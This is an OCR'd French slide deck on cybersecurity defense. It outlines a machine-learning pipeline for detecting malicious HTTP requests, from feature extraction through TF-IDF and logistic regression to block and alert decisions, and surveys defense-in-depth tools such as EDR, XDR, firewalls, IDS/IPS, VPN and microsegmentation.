
⚠ Phrase forte :

> En cybersécurité, un modèle qui détecte beaucoup d'attaques mais bloque trop de trafic légitime devient inutilisable opérationnellement.

4. Pipeline technique à expliquer

IDEO·LAB

Pipeline en Diagramme



Requête HTTP Brute

Données d'Entrée

Extraction : URL, méthode, headers, body, cookies, endpoint, IP, status

Prétraitement

Normalisation : URL decode, HTML decode, lower-case contrôlé, suppression bruit

Ingénierie des Caractéristiques

Feature engineering texte :
- n-grammes caractères
- n-grammes mots
- tokens spéciaux
- longueur payload
- taux de caractères spéciaux
- entropie
- présence d'encodage
- mots-clés SQL / JS / shell

Modèle ML

Modèle :
- baseline : Logistic Regression / SVM / Random Forest / XGBoost
- avancé : modèle transformer ou embeddings
- hybride : règles WAF + ML

Analyse et Décision

Sortie :
classe + score + explication + action

Action

Action :
allow / alert / challenge / block / enrich SOC

En résumé

> Je préfère souvent commencer par un modèle simple mais robuste, par exemple TF-IDF sur n-grammes caractères avec Logistic Regression ou SVM, parce que c'est rapide, explicable et très performant sur des payloads courts. Ensuite, on peut comparer avec des modèles plus avancés type embeddings ou transformer si le volume, la latence et les contraintes de production le justifient.

IDEO·LAB

5.Panorama des techniques et logiciels clés

IDEO·LAB


Techniques de défense en profondeur

- 1. Protection des terminaux (Endpoints)
- 2. Sécurité réseau et périmétrique
- 3. Gestion des identités et des accès (IAM)
- 4. Supervision, analyse et gouvernance

IDEO·LAB

1. Protection des terminaux (Endpoints)

- **EPP (Endpoint Protection Platform) :** Évolution de l'antivirus traditionnel, il combine antivirus, pare-feu hôte et contrôle des périphériques pour bloquer les menaces connues. SentinelOne
- **EDR (Endpoint Detection and Response) :** Outil crucial qui surveille les comportements suspects sur les machines, isole les terminaux compromis et permet aux équipes sécurité d'analyser l'incident en temps réel. Illumio
- **XDR (Extended Detection and Response) :** Solution unifiée qui va plus loin que l'EDR en corrélant les données de sécurité provenant de diverses sources (terminaux, réseau, cloud) pour une visibilité totale. Everping




IDEO·LAB

2. Sécurité réseau et périmétrique

- **Pare-feu (Firewall) :** Barrière de base entre votre réseau interne et l'extérieur, il filtre le trafic entrant et sortant selon des règles prédéfinies. Konica Minolta
- **IDS/IPS (Systèmes de détection/prévention d'intrusion) :** Ces outils analysent le trafic réseau en continu pour identifier et bloquer automatiquement les activités anormales ou les signatures d'attaques connues. Konica Minolta
- **VPN (Virtual Private Network) :** Essentiel pour le télétravail, il chiffre les échanges de données, permettant aux collaborateurs d'accéder aux ressources de l'entreprise via des réseaux non sécurisés. BDM
- **Microsegmentation :** Technique consistant à diviser le réseau en petits segments isolés pour empêcher un attaquant de se déplacer latéralement d'un appareil à l'autre en cas de compromission. Illumio

IDEO·LAB


SÉCURITÉ RÉSEAU ET PÉRIMÉTRIQUE



KONICA MINOLTA BDM Illumio

PARE-FEU (FIREWALL): BARRIÈRE DE BASE

Filtrage du trafic entrant et sortant selon des règles prédéfinies




RÈGLES PRÉDÉFINIES

- Bloquer les ports 445 (SMB) entrants
- Autoriser le trafic web sortant (port 80, 443)
- Bloquer les adresses IP malveillantes connues

Source: Notions Fondamentales de Cybersécurité

IDS/IPS: SYSTÈMES DE DÉTECTION ET DE PRÉVENTION D'INTRUSION

Analyse en **continu, identification** et blocage automatique des menaces



CYBERSECU INSIGHTS

Source: Notions Fondamentales de Cybersécurité

VPN (VIRTUAL PRIVATE NETWORK): SÉCURITÉ POUR LE TÉLÉTRAVAIL


Chiffrement des échanges de données via des réseaux non sécurisés

CYBERSECU INSIGHTS

Source: Notions Fondamentales de Cybersécurité

